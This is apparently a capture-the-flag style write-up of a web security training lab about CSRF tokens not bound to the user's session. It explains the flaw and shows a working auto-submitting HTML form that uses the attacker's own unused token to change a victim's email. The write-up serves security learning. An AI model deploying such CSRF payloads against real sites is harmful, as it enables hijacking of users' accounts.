TL;DR

Observe the token changes every update mail POST request. Intercept a request and drop it (or leave it hanging), use the token in a formular to deliver to the victim and observe it gets validated.
Learning Material
Some applications do not validate that the token belongs to the same session as the user who is making the request. Instead, the application maintains a global pool of tokens that it has issued and accepts any token that appears in this pool.
In this situation, the attacker can log in to the application using their own account, obtain a valid token, and then feed that token to the victim user in their CSRF attack.
Lab
This lab’s email change functionality is vulnerable to CSRF. It uses tokens to try to prevent CSRF attacks, but they aren’t integrated into the site’s session handling system.
To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer’s email address.
You have two accounts on the application that you can use to help design your attack. The credentials are as follows:
wiener:petercarlos:montoya
Hint
You cannot register an email address that is already taken by another user. If you change your own email address while testing your exploit, make sure you use a different email address for the final exploit you deliver to the victim.
Write-up
This lab was solved without using the secondary account, however it’s useful to observe how this worked precisely. Tried making multiple change mail requests and observed the token changed each time. I assumed that the csrf token was properly consumed when sent, so I intercepted the POST request made to change the mail from the wiener account :

Once I have these data, I replayed the usual payload to deliver using my own csrf token not consumed yet.
<html>
<body>
<form action="https://0ad90014033ce45881c9028d005b0044.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="invalidfourth@test" />
<input type="hidden" name="csrf" value="kSC7xrJogBi2M3sqi5J5MqRjZpjWPDVl" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>
</body>
</html>This was enough to solve the lab, though I needed to test if for any reason the csrf token could be used again on an other account, which didn’t (otherwise the vulnerability would be the re-usability of token).
Token reuse on the second account correctly refuses it